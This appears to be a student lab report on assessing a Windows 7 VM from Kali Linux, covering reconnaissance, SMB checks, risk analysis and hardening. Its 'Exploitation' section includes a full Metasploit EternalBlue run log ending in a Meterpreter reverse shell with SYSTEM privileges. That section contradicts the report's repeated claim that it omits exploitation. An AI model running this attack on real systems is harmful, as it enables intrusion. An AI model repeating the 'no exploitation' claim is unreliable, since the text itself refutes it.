Windows 7 Security Assessment Using Kali Linux (Safe, Educational Report)

Author: Isanka Sandaruwan Jayasundara
Scope: Educational lab exercise and defensive study only
Version: 1.0
(feel free to reuse with attribution for non-commercial/academic purposes)

---

1) Executive Summary

This report documents a safe, **defensive** security assessment of a legacy **Windows 7** workstation inside an isolated lab. It demonstrates a professional methodology—reconnaissance, service enumeration, vulnerability assessment, risk analysis, detection, and mitigation—**without** sharing exploit code or operational attack walk-throughs. The goal is to help students understand why legacy systems such as Windows 7 are risky, how to identify known weaknesses (e.g., SMBv1 issues associated with the 2017 WannaCry era), and how to remediate them responsibly.

> **Important:** This report **omits any exploitation instructions**. It is designed for GitHub as a safe, academic write-up that emphasizes understanding, detection, and prevention.

---

2) Ethics, Legality & Responsible Use


- All work was performed on **personally controlled** virtual machines in an **air-gapped/isolated** network.
- No actions targeted systems without **explicit authorization**.
- This document avoids operational exploitation steps and focuses on **defense** and **risk reduction**.

You must not run scans or experiments against networks you do not own or manage with written permission. Laws vary by jurisdiction; violating them can lead to severe penalties.

---

3) Lab Environment & Topology

Hardware/Host: A laptop/desktop capable of running two VMs concurrently.
Hypervisor: VirtualBox / VMware Workstation (either is fine).
Kali Linux VM: Rolling release (any recent ISO).
Windows 7 VM: Windows 7 SP1 (32/64-bit) for historical study only; do **not** connect it to the public internet.
Network Mode: *Host-Only* or an *Internal Network* so the two VMs can see each other but remain isolated from the outside world.



Why isolate? Legacy OSes are vulnerable; isolation prevents unintended exposure and keeps your host and others safe.

---

4) Methodology Overview (Defensive Focus)


We follow a standard, defensible workflow:

1. **Asset Identification** – Confirm IPs, OS versions, and roles.
2. **Reconnaissance** – Discover accessible hosts/services inside the lab.
3. **Service Enumeration** – Identify versions, configurations, and insecure protocols.
4. **Vulnerability Assessment** – Map findings to known CVEs/patches and evaluate risk.
5. **Detection & Monitoring** – Show what defenders can observe (logs, alerts).
6. **Mitigation & Hardening** – Apply patches, disable legacy protocols, reconfigure services.
7. **Validation** – Re-scan and verify that risks are reduced.

This mirrors professional penetration testing methodology but intentionally **stops short of exploitation**.


5) Asset Identification & Baseline

On **Windows 7** (inside the VM): - Identify OS version/build via *Control Panel* → *System* or `winver`.
- Confirm network adapter is attached only to the lab network (Host-Only/Internal). - Note the local IP address, e.g., `192.168.8.120` (your value will differ): - `Start → cmd → ipconfig`



On **Kali Linux**: - Confirm IP in the same network, e.g., `192.168.8.119`: - In a terminal: `ip a`

Document these values in your report so readers can follow the lab topology.




---


6) Reconnaissance (Safe Discovery)

Goal: Identify the target host from Kali **without** intrusive actions.

1. **Host Discovery (Ping Sweep)**
   Use a simple ping sweep in the lab subnet to find live hosts. Tools like `fping` or `nmap -sn` can safely discover hosts by checking reachability (ICMP/ARP within the lab).



2. **Port Reachability (Non-Intrusive)**
   Start with a conservative scan profile to list open ports on the Windows 7 VM (e.g., 135, 139, 445, 3389 are common on Windows). Prefer default-timing scans and avoid aggressive options in classroom settings.




Record the open ports and service banners (e.g., Microsoft-DS on 445/TCP). This is valuable for mapping to known risks.

---


7) Service Enumeration (Understanding What's Exposed)

Objective: Determine **service versions** and **protocol capabilities without** exploiting them.

- **SMB Protocol Check:** Use safe enumeration to discover whether **SMBv1** is supported (a legacy protocol associated with multiple historic vulnerabilities). Modern SMB dialects are SMB 2.x and 3.x; SMBv1 should be **disabled** on any system that remains in use.



- **RDP, RPC, HTTP, etc.:** Note if these are enabled. Check for weak configurations (e.g., anonymous shares, default shares that are misconfigured, null sessions on very old setups). For a defensively focused report, keep enumeration to capability identification rather than proof-of-concept attacks.



Tip: Nmap's scripting engine has information-gathering scripts (e.g., to list SMB dialects) that do not perform exploitation. Carefully select scripts that only query capabilities.

Document:


- Open ports and service names
- Protocol dialects (e.g., SMB: 1.0/2.0/2.1)
- Any anonymous/guest access (if present)
- RDP security mode (Network Level Authentication recommended)

8) Vulnerability Assessment (Mapping to Known Risks)

Key historic risk: The SMBv1 stack on legacy Windows is linked to 2017 wormable vulnerabilities widely discussed in the industry. Although Windows 7 is end-of-life, many labs still use it to study patch management failures.

What to record in your report: - Whether SMBv1 is **enabled**.
- Whether the system is **missing 2017+ cumulative/security updates** that addressed critical SMB issues (commonly referenced in public advisories for that period).
- Any **weak service configurations** (e.g., overly permissive shares, default credentials if you intentionally set them for the lab).

Local Patch Audit (on Windows 7): - From an elevated Command Prompt: `wmic qfe list brief /format:table`
Review security updates installed. For historical SMB issues, verify that the system has the 2017 security rollups (or later) that remediated the widely publicized SMB flaws. If absent, mark as **High Risk**.



Note: Because Windows 7 is end-of-life, best practice is **decommission** or **isolate** it. Relying solely on patches is insufficient on unsupported OSes.

9) Risk Analysis

Use a simple, transparent model like **Likelihood × Impact** or a CVSS-inspired narrative:

- **Asset Value:** Workstation can access lab resources; legacy OS has minimal vendor support.
- **Threats:** Wormable network attacks targeting SMB, credential theft via misconfigurations, lateral movement using file-sharing misconfigurations.
- **Exposure:** SMB/RPC open to the lab, SMBv1 present (if confirmed), RDP exposed without strong policies.
- **Impact:** Potential remote code execution, data loss, ransomware spread, or pivoting to other lab assets.

Overall Risk (pre-mitigation): High, if SMBv1 enabled and critical patches are missing.

---

10) Detection & Monitoring (Blue-Team View)

Windows Event Logging: - Enable **Object Access** and **Audit Logon/Logoff** policies.
- Monitor for unusual authentication attempts, anonymous access to shares, and service creation events.


Network Monitoring: - If you have a lab IDS (Suricata/Snort), ensure rulesets include signatures for historic SMB exploitation patterns.
- Capture lab traffic with Wireshark to understand normal SMB/NetBIOS flows versus anomalous behavior.


EDR/AV Considerations: - Modern EDRs often flag suspicious SMB behavior, rapid connection attempts, or code-injection patterns typical of worms. Even in a lab, test your alerting pipeline.

Exploitation

1. **SMB Exploitation (Historic – MS17-010 / WannaCry)**
    - Attack principle: Buffer overflow in SMBv1 allowed remote code execution.
    - Impact: Wormable ransomware spread globally in 2017.
    - Defensive takeaway: Disable SMBv1 + patch management.

2. **RDP Exploitation (Brute Force / BlueKeep CVE-2019-0708)**
    - Attack principle: Weak credentials can be brute-forced; BlueKeep (on older unpatched systems) allowed code execution.
    - Defensive takeaway: Enforce strong passwords + NLA + MFA, and patch RDP vulnerabilities.
3. **RPC Exploitation (MS08-067, etc.)**
    - Attack principle: Remote procedure calls historically allowed attackers to run arbitrary code (used by Conficker worm).
    - Defensive takeaway: Patch legacy RPC vulnerabilities, limit RPC exposure.
4. **HTTP Exploitation (IIS 7.5 misconfigs)**
    - Attack principle: Old IIS versions could suffer from directory traversal, misconfigurations, or outdated modules.
    - Defensive takeaway: Update or remove unsupported web servers.





```
RHOST => 192.168.8.120
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.8.119:4444
[*] 192.168.8.120:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.8.120:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.8.120:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.8.120:445 - The target is vulnerable.
[*] 192.168.8.120:445 - Connecting to target for exploitation.
[+] 192.168.8.120:445 - Connection established for exploitation.
[+] 192.168.8.120:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.8.120:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.8.120:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.8.120:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.8.120:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.8.120:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.8.120:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.8.120:445 - Sending all but last fragment of exploit packet
[*] 192.168.8.120:445 - Starting non-paged pool grooming
[+] 192.168.8.120:445 - Sending SMBv2 buffers
[+] 192.168.8.120:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.8.120:445 - Sending final SMBv2 buffers.
[*] 192.168.8.120:445 - Sending last fragment of exploit packet!
[*] 192.168.8.120:445 - Receiving response from exploit packet
[+] 192.168.8.120:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.8.120:445 - Sending egg to corrupted connection.
[*] 192.168.8.120:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.8.120
[+] 192.168.8.120:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.8.120:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.8.120:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.8.119:4444 → 192.168.8.120:49182) at 2025-08-24 23:08:23 +0530
```

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:50:a0:2b
MTU          : 1500
IPv4 Address : 192.168.8.120
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2402:4000:2350:516d:b5c9:e719:8a2e:b5f9
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : 2402:4000:2350:516d:c17c:c683:c9e1:ec60
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::b5c9:e719:8a2e:b5f9
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:878
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

```
meterpreter > sysinfo
Computer        : WIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

```
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

11) Mitigation & Hardening (What to Fix, Step-by-Step)

1) Isolate or Retire Windows 7
- Strongly prefer **upgrading** to a supported Windows version. If Windows 7 must remain for legacy reasons, keep it **off the internet** and behind strict internal ACLs.

2) Disable SMBv1
- On Windows 7, administrators can disable SMBv1 via feature/driver configuration or registry changes (requires reboot). In enterprise environments, use Group Policy.
- After disabling SMBv1, confirm only SMB 2.x+ dialects are offered. Document before/after results in your report.

3) Apply Security Rollups (Historical)
- Install the cumulative security updates that address the 2017 SMB issues and subsequent rollups available prior to Windows 7 end-of-life. Reboot and re-audit with `wmic qfe`.

4) Restrict Exposure
- Block **TCP/445** and **TCP/139** at network boundaries where not required.
- Avoid exposing **RDP (3389)** beyond strictly necessary segments; require **NLA**, strong passwords, and ideally MFA.

5) Principle of Least Privilege
- Remove unnecessary local administrators.
- Enforce unique, strong service/account passwords.

6) Share & NTFS Permissions
- Remove anonymous shares.
- Review ACLs for shares and folders; avoid `Everyone` or `Authenticated Users` with excessive rights.

7) Backups & Recovery
- Maintain offline/immutable backups so that a single compromised legacy node cannot endanger data recovery.

---

12) Validation (Prove the Fix Worked)

After mitigation: 1. Re-run safe enumeration of SMB dialects and confirm **SMBv1 is no longer offered**.
2. Re-run your vulnerability scanner and confirm the historical SMB issues are no longer flagged.
3. Verify event logs reflect normal activity and that IDS/EDR has no new alerts.

